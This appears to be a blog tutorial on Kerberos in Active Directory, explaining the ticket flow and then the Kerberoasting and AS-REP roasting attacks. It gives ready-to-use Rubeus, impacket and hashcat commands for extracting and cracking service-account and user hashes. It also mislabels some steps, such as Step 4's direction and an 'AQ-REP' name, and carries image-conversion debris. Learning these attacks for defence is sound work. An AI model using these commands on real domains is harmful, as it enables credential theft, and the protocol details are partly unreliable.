

[Backup] Kerberos

Hey friends, it is the second article in my Active Directory Theory and Exploitation series. Today, I would like to talk about Kerberos. Kerberos might be complex and daunting in many peoples' opinion, but never mind, hopefully I can make it simple and easy to understand!

Kerberos Authentication

Kerberos is an very interesting topic in Active Directory, since many abuse and exploitation are based on Kerberos. From Windows Server 2003, Kerberos acts as the main role in authentication. While NTLM authentication adopts challenge and response mechanism, Kerberos is based on ticket system.

Let's get familiar with some roles and keep them in mind!

Client: The end user who logs on their workstation.

KDC: The Domain Controller in the domain, it consists of Authentication Server (AS), and Ticket Granting Server (TGS). To make it simple, we regard both of them as KDC.

Service/Resource: The service or resource the end user wanna access after authentication, such as MSSQL instance, CIFS, IIS Web Server, etc.

Step 1: AS-REQ

Direction: Client -> KDC

Action: Request TGT (Ticket Granting Ticket)

Provided: **Timestamp** encrypted with user's hash, while the hash is generated by user's account and password.

Details: When the end user logs on, AS-REQ request will be sent to KDC (AS).

Step 2: AS-REP

Direction: KDC-> Client

Action: Return TGT

Provided: **Session key** which is encrypted by user's password hash. And **TGT** which contains multiple information such as user information, domain, timestamp, session key, client ip address.

Details: KDC (AS) decrypts the timestamp, the authentication is successful. AS-REP is returned to the client.

Comment: TGT is valid for **10 hours** by default, it is encrypted with **krbtgt**'s hash.

Step 3: TGS-REQ

Direction: Client -> KDC

Action: Request TGS ticket (Ticket Granting Service Ticket)

Provided: Client **username**, **SPN** of the service, **TGT**, and the **timestamp** which is encrypted with the session key.

Details: When the client access domain services such as MSSQL instance, CIFS, IIS Web server, etc., TGS-REQ will be sent to KDC (TGS).

Step 4: TGS-REP

Direction: Client -> KDC

Action: Return TGS ticket

Provided: Encrypted target **SPN**, and the **session key** between client and service with previous session key in step 2. Encrypted **TGS ticket** which contains user info with service's password hash

Details: KDC verifies that the target SPN, client's TGT, user info, etc. are valid. Then KDC (TGS) returns TGS-REP.

Step 5: AP-REQ

Direction: Client -> Service

Action: Request Service Access

Provided: Client **username**, **timestamp** encrypted with the session key between the client and service, **TGS ticket** encrypted with service's password hash.

Details: The client sends AP-REQ to Service server.

Step 6: AQ-REP

Direction: Service-> Client

Action: Grant Service Access to Client


Provided: None

Details: Service server decrypts TGS ticket, and retrieve session key to decrypt client username. If it is valid, the service server check if the client has enough permission. For example, user Alice is a member of group “Server Admin”, while group “Server Admin” has local admin privilege to server SRV1. If so, the access is granted.

Here is the figure to explain detailed each step (ref:

[https://en.wikipedia.org/wiki/Kerberos_\(protocol\)#User_Client-based_Login_without_Kerberos\)](https://en.wikipedia.org/wiki/Kerberos_(protocol)#User_Client-based_Login_without_Kerberos)

Image not found or type unknown



Simplify The Process

Kerberos authentication is actually complex and you still feel confused? Never mind, in most situation we do not need to remember every details in each step. We can simplify the process for us to understand, we assume every step goes well, such as no wrong credential, no network attack, etc.

Client Authentication

Step 1: Client requests TGT to KDC (AS)

Step 2: KDC (AS) returns TGT to the client.

Client Authorization

Step 3: Client requests TGS ticket to KDC (TGS)

Step 4: KDC (TGS) returns TGS ticket to the client

Access Request

Step 5: Client requests access to the service server


Step 6: As long as the client has permission, the access is granted

Classic Kerberos Exploitation

Kerberoasting Attack

If a service runs on a domain computer under the context of a domain user account, it is a **service account**, and it should have **SPN** set. SPN is a unique identifier of a service instance. **krbtgt** always has SPN set, but it is not exploitable.

Image not found or type unknown



According to previous mentioned Kerberos authentication flow, we can find that service account's password hash is used to encrypt TGS ticket. So Kerberoasting is a technique to retrieve **krb5tgs hash** by requesting TGS ticket for target service account. After that, we can crack krb5tgs hash offline, and hopefully we can get plaintext password.


*Provided: Encrypted target **SPN**, and the **session key** between client and service with previous session key in step 2. Encrypted **TGS ticket** which contains user info with service's password hash*

Attack

On Windows

Search: **Get-NetUser -SPN** (PowerView.ps1)

Image not found or type unknown



Exploit: **rubeus.exe kerberoast /format:hashcat /user:[service account] /nowrap**

Image not found or type unknown



On Linux

Exploit: **python3 GetUserSPNs.py -request -request-user [target user] -dc-ip [dc ip] [domain fqdn/user:password]** (impacket)

Image not found or type unknown



Crack Hash: **hashcat -a 0 -m 13100 krb5tgs.txt rockyou.txt**

Image not found or type unknown





Image not found or type unknown



ASREPROasting Attack

If a domain user does not require Kerberos Pre-Authentication, we are able to request AS-REP for the user and retrieve **krb5asrep hash** from part of the reply. Hopefully we can crack the hash and get plaintext password.

Image not found or type unknown




Attack

On Windows


Search: **Get-NetUser -PreAuthNotRequired** (PowerView.ps1)

Image not found or type unknown



Exploit: **rubeus.exe asreproast /format:hashcat /user:[target user] /nowrap**

